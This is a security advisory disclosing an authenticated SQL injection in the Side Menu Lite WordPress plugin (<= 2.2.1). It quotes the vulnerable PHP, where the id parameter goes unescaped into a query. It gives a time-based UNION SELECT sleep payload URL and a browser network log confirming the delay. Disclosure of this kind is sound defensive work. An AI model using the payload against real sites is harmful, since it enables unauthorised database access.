# Side Menu Lite <= 2.2.1 - Authenticated SQL Injection

## Description

The menu update functionality of the plugin, available to Administrator users takes the id GET parameter and uses it into an SQL statement without proper sanitisation, validation or escaping, therefore leading to a SQL Injection issue.

## Affects Plugins

Side Menu Lite <= 2.2.1 (the latest version at this time)
https://wordpress.org/plugins/side-menu-lite/

## Author

pang0lin@webray.com.cn inc

## Detail


The issue is occured at file side-menu-lite/admin/partials/include-data.php. When the parameter $act equals to 'duplicate', the parameter id is derectly used by mysql select sql.

```
if ( $act == "update" ) {
        $rec_id = absint( $_REQUEST["id"] );
        $result = $wpdb->get_row( "SELECT * FROM $data WHERE id=$rec_id" );
        if ( $result ) {
                $id         = $result->id;
                $title      = $result->title;
                $param      = unserialize( $result->param );
                $tool_id    = $id;
                $add_action = 2;
                $btn        = esc_attr__( 'Update', $this->plugin['text'] );
        }
} elseif ( $act == "duplicate" ) {
        $rec_id = $_REQUEST["id"];
        $result = $wpdb->get_row( "SELECT * FROM $data WHERE id=$rec_id" );
        if ( $result ) {
                $id    = "";
                $title = "";
                $param = unserialize( $result->param );
                $last  = $wpdb->get_col( "SELECT id FROM $data" );;
                $tool_id    = max( $last ) + 1;
                $add_action = 1;
                $btn        = esc_attr__( 'Save', $this->plugin['text'] );
        }
} else {
        $id         = "";
        $title      = "";
        $last  = $wpdb->get_col( "SELECT id FROM $data" );
        $tool_id    = !empty($last) ?  max( $last ) + 1 : 1;
        $param      = '';
        $add_action = 1;
        $btn        = esc_attr__( 'Save', $this->plugin['text'] );
}
```

## Proof of Concept

http://192.168.65.26/wp/wp-admin/admin.php?page=side-menu-lite&tab=add-new&act=duplicate&id=0 union select 1,2,sleep(5)

Visit this page, it will sleep more than 5 seconds.



```
192.168.65.26/wp/wp-admin/admin.php?page=side-menu-lite&tab=add-new&act=duplicate&id=0+union+select+1%2C2%2Csleep%285%29
```

Side Menu Lite v. 2.2 Add New Stay in touch

This theme recommends the following plugin: Superb Helper.

Begin installing plugin | Dismiss this notice

We are constantly trying to improve the plugin and add more useful features to it. Your support and your ideas for improving the plugin are very important to us.

If you like the plugin, please leave a review about it at WordPress.org.

Help other users find this plugin and take advantage of it. Share: Facebook, Twitter, VK, LinkedIn, Pinterest, XING, Reddit, Blogger, Telegram

| Name | Method | Status | Type | Initiator | Size | Time |
|---|---|---|---|---|---|---|
| admin.php?page=side-menu-lite&tab=add-new&act=duplicate&id=0+union+select+1%2C2%2Csle... | GET | 200 | document | Other | 151 kB | 6.60 s |
| load-scripts.php?c=1&load%5Bchunk_0%5D=jquery-core,jquery-migrate,utils&ver=5.7.2 | GET | 200 | script | /wp/wp-admin/admin.php?page=side-menu-lite&... | (memory cache) | 0 ms |
| wp-polyfill.min.js?ver=7.4.4 | GET | 200 | script | /wp/wp-admin/admin.php?page=side-menu-lite&... | (memory cache) | 0 ms |
| hooks.min.js?ver=50e23bed88bcb9e6e14023e9961698c1 | GET | 200 | script | /wp/wp-admin/admin.php?page=side-menu-lite&... | (memory cache) | 0 ms |